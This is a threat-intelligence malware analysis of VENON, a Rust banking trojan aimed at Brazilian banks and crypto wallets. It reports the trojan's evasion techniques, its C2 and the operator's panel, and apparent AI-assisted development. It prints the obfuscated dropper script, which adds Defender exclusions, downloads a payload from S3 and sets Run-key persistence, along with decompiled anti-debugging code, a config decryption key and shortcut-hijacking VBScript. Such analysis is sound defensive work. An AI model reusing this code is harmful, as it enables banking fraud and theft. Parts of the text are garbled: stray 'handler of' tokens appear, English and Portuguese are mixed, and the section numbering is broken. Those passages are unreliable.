1. Key Findings

- **First end-to-end Brazilian banker RAT in Rust.** VENON does not contain a single line of Delphi code. The entire attack, evasion, encryption, and C2 stack is native Rust: 88 crates, 9.3 MB.
- **Active and multi-layered EDR evasion.** 9 techniques executed sequentially before any malicious activity: AMSI Bypass, ETW Bypass, in-memory ntdll.dll overwrite, indirect syscalls, ThreadHideFromDebugger, DACL, Defender SID Check, anti-screenshot, and anti-sandbox.
- **State-of-the-art encryption.** Remote config protected by Argon2id + XChaCha20-Poly1305; C2 channel with per-session ChaCha20-Poly1305 over WebSocket TLS 1.3. Deliberate evolution from earlier versions of the same RAT, which used AES-256-CBC with a zero IV.
- **Real-time Pix QR Interception.** Detection and replacement of Pix QR codes on screen via pixel overlay, similar to what is found in the families Grandoreiro, Mekotio, Numando, Guildma, Janeleiro, Red Mongoose Daemon and Coyote/Maverick.
- **33 financial and crypto targets.** 12 traditional banks, BTG Pactual, 4 fintechs/payment processors, the Brazilian Federal Revenue Service, 9 crypto exchanges, and 6 wallets, including Binance, MetaMask, and Ledger Live.
- **Clipboard swap with cryptographic validation.** 21 wallet types with Bech32 (BIP-173/BIP-350) and Base58Check validation before substitution. Destination addresses updated at runtime via C2.
- **C2 panel in Brazilian Portuguese.** Remote Administration System v3.0 with modules for Wallet Swaps, Boletão Swap (check digit recalculation), Pix Swap (EMV/BRCODE + CRC16), and DLL Update distributed to all online clients.
- **Attribution to byst4 with medium confidence.** Username byst4 exposed in Rust compilation paths from the January 2026 sample. Deleted infrastructure file on GitHub (byst4) with a /ws route identical to the malware's endpoint. New actor with no match to known groups in Latin America.
- **Vibecoding Development Hypothesis.** Code patterns suggest use of generative AI to rewrite Delphi trojan functionality in Rust, possibly one of the first documented instances of vibe coding applied to banking malware in Latin America.
- **Signal of professionalization of Brazilian financial cybercrime.** Adoption of practices previously restricted to APT groups. If VENON's technical model is adopted by groups with greater distribution capability, the potential impact exceeds what has been observed to date with Delphi families.

2. Introduction

In February 2026, the ZenoX threat intelligence team identified an unknown malware family during hunting activity, internally classified as VENON due to references in the code (spelled with an N). The sample was initially flagged for behavior consistent with Latin American banking trojans, particularly the use of banking overlays and active window monitoring, characteristics present in established families such as Grandoreiro and Mekotio.

The fundamental difference emerged during static analysis: unlike all known families in the Latin American ecosystem, VENON does not contain a single line of Delphi code. The binary is compiled entirely in Rust, with 88 external dependencies identified from Crates.

This report documents the results of the technical analysis conducted by the ZenoX Research Team, covering the complete infection chain, malware capabilities, command-and-control infrastructure, and attribution indicators identified during the investigation process. The analysis required building custom tooling and reimplementing the Argon2id + XChaCha20-Poly1305 pipeline used to protect the remote configuration.

During analysis, the team raised the hypothesis that VENON may essentially be an AI-assisted Vibecoding refactor of an already-established banking trojan in the region, possibly Grandoreiro itself, rewritten from scratch in Rust. The fidelity with which classic functional patterns from the Delphi ecosystem, such as the overlay logic, window monitoring, and swap mechanisms, were reproduced in a completely different systems language suggests the author did not start from an original conception, but from a known behavioral base, using generative AI to perform the technical translation.

Additional evidence of AI use was identified in the operator's own infrastructure: the C2 panel code exhibits AI-assisted generation patterns consistent with what the security community has termed vibe coding, reinforcing the hypothesis that the entire operation, from malware to backend, was built with extensive AI tooling assistance.

As of this publication, ZenoX has not identified any other banking trojan in the Brazilian or Latin American ecosystem with this technical profile. VENON represents, possibly, the first appearance of a Brazilian banker RAT developed entirely in Rust, with a level of sophistication comparable to tools used by known APT groups.

3. Analysis Complexity

VENON presents a level of static analysis difficulty significantly greater than traditional Latin American banking trojans. While Delphi malware like Grandoreiro or Mekotio can be examined with relative ease, with readable strings, exposed RTTI, and identifiable visual components, VENON combines multiple layers of protection that make each step of the reverse engineering process a distinct technical challenge.

For an analyst familiar with Delphi trojans, where an x64dbg session reveals strings like "Banco handler of Brasil" ou "Itau" nos primeiros minutos, o VENON exige um investimento de tempo and ferramental de ordem de magnitude superior.

Barrier	Detail
UPX with modified headers	Prevents automatic decompression; requires manual header reconstruction before processing the binary
Native Rust compilation	Functions with mangled names, 88 crates, no RTTI or debug symbols
XOR encryption with 95 unique functions	Each sensitive string is decrypted by a different key derivation function; there is no reusable global key
Argon2id + XChaCha20-Poly1305	State-of-the-art encryption for the remote config; requires reimplementing the KDF parameters to decrypt
ChaCha20-Poly1305 in C2	C2 traffic encrypted per session via ring-0.17.14; passive inspection is not possible without the session key
9 active anti-analysis techniques	AMSI Bypass, ETW Bypass, ntdll overwrite, indirect syscalls, thread hiding, DACL, anti-sandbox, anti-screenshot, and Defender SID Check

Table 1 - Analysis Barriers

No single tool was sufficient to cover all protection layers. The analysis required building a six-phase pipeline, each feeding the next with the information needed to advance:

Phase	Tool / Technique	Result
Phase 1	DIE/PE Analysis + manual UPX decompression	libcef.dll unpacked (9.3 MB)
Phase 2	FLOSS v3.1.1	130,749 static strings + 41,799 Rust strings extracted; automatic deobfuscation disabled by binary density
Phase 3	Ghidra 12.0.4 Headless	17,765 functions identified; 500 functions of interest decompiled; 143,093 lines of decompiled C generated

Phase 4	Python + Capstone	95 XOR blocks processed; 92 successfully deciphered (96.8% coverage)
Phase 5	Reimplementation of Argon2id KDF + XChaCha20-Poly1305	Remote config decrypted; C2 host confirmed
Phase 6	Categorization of 143,093 decompiled lines	14 functional groups mapped, 70+ features documented, Rust modules reconstructed

Table 2 - Analysis Pipeline Adopted

The level of effort required to analyze VENON is itself a metric of the artifact's sophistication. A trojan that requires building custom analysis tools is not ordinary malware. It is an artifact that reflects advanced technical competence from its author and significantly raises the analysis cost for any incident response or threat intelligence team.

4. Infection Chain

VENON's infection chain is structured in eleven sequential phases, combining social engineering, multiple evasion layers, and a sophisticated payload delivery mechanism. The campaign demonstrates considerable technical planning, with each phase designed to overcome specific security controls before advancing to the next.

4.1. Initial Vector

The confirmed entry vector is DLL sideloading via the legitimate `NVIDIANotification.exe` installer: the malicious `libcef.dll` is loaded in place of the legitimate Chromium Embedded Framework by exploiting the Windows DLL search order, which prioritizes the executable's directory. The initial delivery mechanism for the `NVIDIANotification.exe` + `libcef.dll` pair to the victim's system was not, however, determined with high confidence during this analysis.

It is worth noting that during the period of sample identification, ZenoX observed a significant increase in ClickFix campaigns using `NVIDIANotification.exe` as the final payload, where the victim is socially engineered into executing a command that downloads and activates the file pair. The correlation between the analyzed artifact and this distribution vector is plausible and is being investigated, but it was not possible to confirm with sufficient confidence to include it as a definitive finding in this report.

The infection chain analysis documented in this report begins from the moment the `NVIDIANotification.exe` + `libcef.dll` pair is already present on the victim's system.

Distribution occurs via phishing emails, fake pages mimicking legitimate portals, or sponsored ads. In all scenarios, dropper execution depends entirely on voluntary victim action; no technical exploit is required at this stage.

4.2. Install via PowerShell

Obfuscated batch file of ~1.6 KB. Critical strings (URLs, paths, commands) are reconstructed at runtime by concatenating fragmented variables, avoiding static signature detection.

The script relaunches itself with `RunAs` via PowerShell if not running as administrator.

```
1 @echo off
2 setlocal EnableDelayedExpansion
3
4 net session >nul 2>&1
5 if %errorLevel% neq 0 (
6     powershell -NoP -C "Start-Process -FilePath '%~f0' -Verb RunAs"
7     exit /b
8 )
```

Figure 1 - Privilege Escalation

Adds `C:\ProgramData\USOShared\ NuPLihaOH\` via `Add-MpPreference` before the download. The parent directory mimics the Update Session Orchestrator; the space in the subfolder name impedes command-line searches.

```

10 set "DyzaGp=C:\P"
11 set "zLVJB=rogram"
12 set "VCVD=Data"
13 set "Anfgxy=\US"
14 set "IbnLk=0Sha"
15 set "sTqg=red"
16 set "llPybi=!DyzaGp!!zLVJB!!VCVD!!Anfgxy!!IbnLk!!sTqg!\ NuPLiha0H"
17 if not exist "!llPybi!" mkdir "!llPybi!" >nul 2>&1

```

Figure 2 - Defender exclusion

ZIP obtained from S3 bucket via `Invoke-WebRequest`, with URL dynamically constructed by variable fragmentation.

```

21 set "GcpSKA=https"
22 set "NcWH=://s"
23 set "XPfQhr=3.sa-ea"
24 set "Nkob0=st-1."
25 set "dQJv=amazon"
26 set "NPcI=aws"
27 set "gEZFHY=.com/81"
28 set "hpjX=51218-25"
29 set "CZK=.2025"
30 set "guo=.7.12."
31 set "BvDGGG=5178/mod"
32 set "umEJx=marco202"
33 set "jqS=6-2.zip"
34 set "NyUbvK=!llPybi!\qYogBt.zip"
35 powershell -NoP -C "Invoke-WebRequest -Uri '!GcpSKA!!NcWH!!XPfQhr!!Nkob0!!dQJv!!NPcI!!gEZFHY!!hpjX!!CZK!!guo!!BvDGGG!!umEJx!!jqS!' -OutFile '!NyUbvK!'"
36 powershell -NoP -C "Expand-Archive -Path '!NyUbvK!' -DestinationPath '!llPybi!' -Force"
37 del /f /q "!NyUbvK!" >nul 2>&1

```

Figure 3 - Payload download

The ZIP contains `NVIDIANotification.exe` (signed NVIDIA binary) and `libcef.dll` (malware). The executable is renamed to `@mjtgr.exe`; the character `@` (U+00AE) in the prefix impedes references via CLI and forensic tools.

```

39 set "NJS=NVIDIANo"
40 set "QboS=tific"
41 set "Ghj=ation."
42 set "DftH=exe"
43 set "HQi0TVLKh=!llPybi!\!NJS!!QboS!!Ghj!!DftH!"
44 set "FJVixpp=@mjtgr.exe"
45 set "SprQne=!llPybi!\!FJVixpp!"
46 ren "!HQi0TVLKh!" "!FJVixpp!"

```

Figure 4 - Extraction and Renaming

Run key added at `HKCU\...\Run`; individual exclusion created for `@mjtgr.exe`.

```

48 powershell -NoP -C "Add-MpPreference -ExclusionPath '!SprQne!' -ErrorAction SilentlyContinue" >nul 2>&1
49 reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "!FJVixpp!" /t REG_SZ /d "!SprQne!" /f >nul 2>&1
50

```

Figure 5 - Persistence + second exclusion

Script self-deletes via `(goto) 2>nul &` and forces reboot in 3 seconds (`shutdown /r /t 3 /f`), activating the run key and eliminating evidence of the entry vector.

For sensitive operations, the malware implements indirect syscalls: syscall numbers are read directly from ntdll on disk and stubs are constructed in memory, bypassing any hook that could be reinstalled. Finally, it applies thread hiding via `NtSetInformationThread` with the flag `ThreadHideFromDebugger`, modifies the process's own DACL to deny external access, and configures `SetWindowDisplayAffinity` nos overlays para que screenshots exibam apenas tela preta.

```
// Thread Hiding
LOCK();
DAT_180915ef8 = '\x01'; // Set "ready" flag
UNLOCK();
if (cVar27 == '\0') {
    pvVar34 = GetCurrentThread();
    NtSetInformationThread(pvVar34, 0x11, 0, 0); // ThreadHideFromDebugger
    pHStack_80 = GetCurrentProcess();

    // Initialize security descriptor for DACL
    BVar30 = InitializeSecurityDescriptor(pHStack_70, 1);
    if (BVar30 != 0) {
        // XOR-decrypt SID strings...
        // ...
        BVar30 = InitializeAcl((PACL)uStack_890, 0x400, 2);
        if (BVar30 != 0) {
            AddAccessDeniedAce(pAcl, 2, 0x1fffffff, pSid); // DENY all
            AddAccessAllowedAce(pAcl, 2, 0x101000, ppuStack_98); // Allow minimal
            AddAccessAllowedAce(pAcl, 2, 0x101000, pLVar39);
            AddAccessAllowedAce(pAcl, 2, 0x1fffffff, puStack_b0);
            BVar30 = SetSecurityDescriptorDacl(pHStack_70, 1, pAcl, 0);
            if (BVar30 != 0) {
                SetKernelObjectSecurity(pHStack_80, 4, pHStack_70); // Apply!
            }
        }
    }
}
}
```

Figure 8 - ThreadHideFromDebugger + DACL Protection

4.5. Remote Config Fetch

The config thread makes a GET request to

[hxxps://storage.googleapis.com/mydns2026/startabril2026](https://storage.googleapis.com/mydns2026/startabril2026), with fallback to

[hxxps://pluginsafeguard.help/ipv4/config.enc](https://pluginsafeguard.help/ipv4/config.enc). Google Cloud Storage is used as the primary channel because it is rarely blocked by corporate firewalls.

The response goes through three decryption layers: Base64 Decode, followed by key derivation via Argon2id (`m=19456 KiB`, `t=2`, `p=1`) with password `L0@d_S3CR3T_K3Y_X9F2_PROD_2024!` e salt `LOAD_SALT_2024!!`, and finally XChaCha20-Poly1305 decryption with a 24-byte nonce extracted from the beginning of the blob. The result is a JSON containing the C2 address:

```
{"host": "brasilmotorsvs14[.]com"}.
```

Earlier versions of this RAT used AES-256-CBC with SHA-256 and a zero IV, significantly weaker. The migration to Argon2id and XChaCha20-Poly1305 reflects deliberate technical evolution between versions.

```

// XOR-decrypt secret key: "L0@D_S3CR3T_K3Y_X9F2_PR0D_2024!" (31 bytes)
lVar14 = FUN_1800b8f40(0x1804e2a13, 0xf22d3a3c); // Unique key derivation fn
for (uVar48 = 0; uVar48 < 0x18; uVar48 = uVar48 + 8) {
    uVar15 = FUN_180050a23(lVar14 + uVar48);
    *(ulonglong *)((longlong)&local_1180 + uVar48) =
        uVar15 ^ *(ulonglong *)((longlong)&DAT_180750b16 + uVar48);
}
//                                     ^^^^^^^^^^^^^^^^^ .rdata XOR data
for (uVar48 = 0x18; uVar48 < 0x1c; uVar48 = uVar48 + 4) {
    uVar11 = FUN_180050a00(lVar14 + uVar48);
    *(uint *)((longlong)&local_1180 + uVar48) =
        uVar11 ^ *(uint *)((longlong)&DAT_180750b16 + uVar48);
}
uStack_1164 = *(ushort *) (lVar14 + 0x1c) ^ 0xe0ad; // Last 2 bytes
bStack_1162 = *(byte *) (lVar14 + 0x1e) ^ 100; // Final byte (0x64 = '!')
FUN_1800bcaec(&local_13a0, &local_1180, 0x1f); // Create String, len=0x1f(31)

// XOR-decrypt salt: "LOAD_SALT_2024!!" (16 bytes)
lVar14 = FUN_1800b889f(&DAT_1804eed92, 0x6af458f); // Different key derivation fn
for (uVar48 = 0; uVar48 < 0x10; uVar48 = uVar48 + 8) {
    uVar15 = FUN_180050a23(lVar14 + uVar48);
    *(ulonglong *)((longlong)&local_940 + uVar48) =
        uVar15 ^ *(ulonglong *)((longlong)&DAT_180750cb5 + uVar48);
}
FUN_1800bcaec(&local_1180, &local_940, 0x10); // Create String, len=0x10(16)

```

Figure 9 - XOR Decrypt Secret Key + Salt

4.6. Persistence and C2

After obtaining the configuration, the malware installs a Scheduled Task named "**NVIDIA Notification Service**" with trigger **AtLogOn** and maximum run level, replacing the WMI Event Subscription mechanism used in earlier versions. The WebSocket connection to the C2 is established under TLS 1.3 with ChaCha20-Poly1305 cipher via **tungstenite** e **rustls**. Each victim is identified by a HardwareID calculated as the SHA-256 of the computer name concatenated with the volume serial.

4.7. Itaú Swap

In addition to the attack mechanisms via banking overlay and clipboard manipulation, VENON deploys two VBScript code blocks extracted directly from **libcef.dll**. These blocks implement a shortcut hijacking mechanism targeting the Itaú Application, replacing legitimate system shortcuts with tampered versions that redirect the victim to a web page under operator control, preserving the bank's original icon to avoid suspicion.

This is a VB module exclusive to Itaú; no custom scripts like this were found for other banks and targets.

The attack is operated in two distinct stages: install, which performs shortcut substitution, and uninstall, which reverts the modifications. The presence of the second block indicates the mechanism is controllable via C2, allowing the operator to restore shortcuts before ending the session or upon detecting signs of investigation.

4.8. Block 1: Install

The install script is responsible for locating and tampering with all Itaú Application shortcuts present on the victim's machine. Execution follows four main steps:

- **Microsoft Edge Path Resolution:** the script queries the registry at `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\msedge.exe`. If the key is absent, it tries the WOW6432Node alternative path, then directly checks the standard installation paths at `Program Files (x86)` e `Program Files`. If Edge is not found by any method, the script writes `-2` to the result file and exits without making modifications.
- **Target Location Enumeration:** o script define um array com oito locais handler of sistema de arquivos onde atalhos handler of Itau podem existir.
- **Itaú Shortcut Identification:** for each `.lnk` encontrado nos locais alvo, o script abre o atalho via `WScript.Shell.CreateShortcut` e verifica se o `TargetPath` contains any of the strings `itauaplicativo.exe`, `aplicativo itau` ou `itauaplicativo`. The comparison is done in lowercase to ensure case-insensitivity.

```

\\On Error Resume Next
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")

strUserProfile = objShell.ExpandEnvironmentStrings("%USERPROFILE%")
strPublicDesktop = objShell.ExpandEnvironmentStrings("%PUBLIC%") & "\\Desktop"
strCaminhoOriginal = strUserProfile & "\\AppData\\Local\\Aplicativo Itau\\itauaplicativo.exe"
strCaminhoOriginal2 = strUserProfile & "\\AppData\\Local\\ItauAplicativo\\itauaplicativo.exe"
strURL = "https://www.itau.com.br/empresas"
strResultFile = ""

```

Figure 10 - Itaú Shortcut Identification

- **Shortcut Substitution and Icon Preservation:** shortcuts identified as Itaú have their `TargetPath` substituído pelo caminho handler of `msedge.exe` resolvido anteriormente, and os `Arguments` definidos como `hxxps://www.itau.com.br/empresas`. The `WorkingDirectory` e limpo. Criticamente, o `IconLocation` is preserved if present, making the shortcut visually identical to the original. The number of modified shortcuts is written to the result file.

Variable / Folder	Expanded Path (example)
Desktop (user)	<code>%USERPROFILE%\Desktop</code>
Desktop (public)	<code>%PUBLIC%\Desktop</code>
StartMenu\Programs	<code>%APPDATA%\Microsoft\Windows\Start Menu\Programs</code>
StartMenu\Programs\Itau	<code>... \Programs\Itau</code>

StartMenu\Programs\Aplicativo Itau	... \Programs\Aplicativo Itau
AllUsersPrograms	%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs
AllUsersPrograms\Itau	... \Programs\Itau
AllUsersPrograms\Aplicativo Itau	... \Programs\Aplicativo Itau

Table 1 - Locations enumerated by the VBS script

4.9. Block 2: Uninstall / Restore

The second block implements the inverse operation: it identifies previously tampered shortcuts and restores them to the original Itaú Application executable. The identification logic is distinct from Block 1 and is based on artifacts left by the modification, not the original shortcut attributes.

The script resolves the path to the legitimate Itaú executable by checking two possible installation locations: `%USERPROFILE%\AppData\Local\Aplicativo Itau\itauaplicativo.exe` e `%USERPROFILE%\AppData\Local\ItauAplicativo\itauaplicativo.exe`. If neither is found, it uses the first path as a fallback. This suggests the operator can trigger the uninstall even on machines where the application is not installed, possibly to cover tracks before the victim notices the tampering.

The `IsModifiedItauShortcut` function identifies tampered shortcuts by checking whether the `TargetPath` aponta para `msedge.exe`, `microsoft-edge`, `chrome.exe` ou `firefox.exe`, in combination with a `Arguments` contendo a string `itau.com.br`. The inclusion of Chrome and Firefox as detection criteria indicates the operator may have attack variants using other browsers, or that the criterion was designed to be robust against future variations of Block 1.

Identified shortcuts have their `TargetPath` restored to the Itaú executable, the `Arguments` limpos, and o `IconLocation` redefinido to `itauaplicativo.exe,0` if the file exists on disk. The count of restored shortcuts is written to the result file, suggesting the C2 monitors the operation's success.

4.11. Inside the C2: Acesso ao Painel handler of Operador

During infrastructure analysis, the ZenoX team gained access to VENON's control panel (C2). The panel, identified as "**Remote Administration System v3.0**", is a web application with a Brazilian Portuguese interface, confirming the national origin of the operator.

The interface directly exposes the RAT's operational capabilities: the main screen lists connected victims in real time with connection status, while dedicated tabs separately manage the modules for **Wallet Swaps**, **Boleto Swap**, **Pix Swap** and **Update de DLL**.

The following screenshots were obtained during panel access:



Figure 3 - Main Dashboard

In the Boleto Swap module, the operator globally configures the destination typeable line for 47 or 48 digits, with automatic check digit recalculation. In the Pix Swap module, the operator configures the substitution key (random key, CPF, CNPJ, email, or phone), with support for Pix Copy and Paste (EMV/BRCODE format) and automatic CRC16 payload recalculation.



Figure 4 - Captured Wallets Panel



Figure 5 - Boleto Registration Panel



Figure 6 - Painel para cadastro handler of PIX

The DLL Update panel confirms the auto-update mechanism identified in static analysis: the operator selects a new version of `libcef.dll` and distributes it to all online clients sequentially, without requiring reinfection.

